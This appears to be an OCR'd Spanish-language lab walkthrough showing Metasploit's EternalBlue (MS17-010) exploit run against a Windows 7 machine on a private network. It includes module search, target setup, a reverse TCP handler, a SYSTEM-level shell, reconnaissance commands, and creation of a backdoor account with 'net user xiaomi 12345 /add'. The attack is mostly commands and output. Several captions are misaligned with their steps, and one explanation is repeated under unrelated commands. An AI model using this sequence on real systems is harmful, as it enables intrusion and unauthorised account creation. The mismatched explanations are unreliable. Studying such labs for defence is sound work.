


kali linux jose [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
ismael@ismael: ~
Session Actions Edit View Help

```
└─$ msfconsole -q
msf >
msf > search eternablue
[-] No results from search
msf > search eternalblue

Matching Modules
================


   #   Name                                      Disclosure Date  Ran
   Check  Description
   -   ----                                      ---------------  ---
   -----  -----------

   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       ave
e  Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .
   .      .
   2     \_ target: Windows 7                    .                .
   .      .
   3     \_ target: Windows Embedded Standard 7  .                .
   .      .
   4     \_ target: Windows Server 2008 R2       .                .
```

El comando search eternalblue dentro de Metasploit busca módulos relacionados con la vulnerabilidad MS17-010 (EternalBlue), que afecta al protocolo SMBv1 en múltiples versiones de Windows. Esto permite identificar exploits, escáneres y herramientas auxiliares disponibles en Metasploit para evaluar o explotar sistemas vulnerables.


9 use 0



```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see http
                                             //docs.metasploit.com/docs/u
                                             ng-metasploit/basics/using-me
                                             asploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domai
                                             to use for authentication. O
                                             y affects Windows Server 200
                                             R2, Windows 7, Windows Embed
                                             d Standard 7 target machines
   SMBPass                         no        (Optional) The password for
                                             e specified username
   SMBUser                         no        (Optional) The username to a
```

Cuando en Metasploit escribes use 0 justo después de un search, lo que haces es cargar el primer módulo listado en los resultados de la búsqueda.


10 show options



```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.0.181
RHOST ⇒ 10.0.0.181
```

En Metasploit, cuando ejecutas el comando show options después de haber cargado un módulo (por ejemplo, use 0 para EternalBlue), se despliega una lista de parámetros que debes configurar antes de lanzar el exploit o escáner.


11 set RHOST 10.0.0.181



```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.0.210:4444
[*] 10.0.0.181:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.181:445        - Host is likely VULNERABLE to MS17-010! - Wind
7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.2
```

lo que haces es definir la dirección IP del objetivo (Remote Host) para el módulo que tienes cargado. En este caso, estás indicando que el exploit o escáner debe trabajar contra la máquina con IP 10.0.0.181.


12 exploit



```
meterpreter > shell
Process 668 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

lo que haces es ejecutar el módulo que tienes cargado (en tu caso, probablemente el exploit de EternalBlue contra 10.0.0.181).

13 Shell y whoami




```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Shell lo que haces es abrir una shell del sistema operativo en la máquina comprometida (si el exploit tuvo éxito). Esto te da acceso directo a la línea de comandos del objetivo.

este comando añade un nuevo usuario al equipo, el cual luego puede ser gestionado (por ejemplo, asignarlo a grupos como *Administradores* o *Usuarios*)


14 whoami



```
C:\Windows\system32>net user
net user
```

este comando añade un nuevo usuario al equipo, el cual luego puede ser gestionado (por ejemplo, asignarlo a grupos como Administradores o Usuarios)


15 net user



```
C:\Windows\system32> net localgrup
 net localgrup
The syntax of this command is:

NET
    [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
      STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\Windows\system32>
```

net user sirve para ver, crear, modificar o eliminar usuarios locales en Windows desde la línea de comandos


16 net localgroup



```
.


C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:1308:25eb:7a00:6594:6f13:3d5c:881
3
   Temporary IPv6 Address. . . . . . : 2001:1308:25eb:7a00:71a7:be08:7f53:c60
0
   Link-local IPv6 Address . . . . . : fe80::6594:6f13:3d5c:8813%11
   IPv4 Address. . . . . . . . . . . : 10.0.0.181
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%11
                                       10.0.0.1

Tunnel adapter isatap.{CED16EB6-104D-451B-A1CC-421E25E2AB17}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

sirve para ver y gestionar la pertenencia de usuarios a grupos locales en Windows.

18 net user (nombre) (contra) /add



```
C:\Windows\system32>net user xiaomi 12345 /add
net user xiaomi 12345 /add
The command completed successfully.


C:\Windows\system32>
```

este comando añade un nuevo usuario al equipo, el cual luego puede ser gestionado (por ejemplo, asignarlo a grupos como Administradores o Usuarios)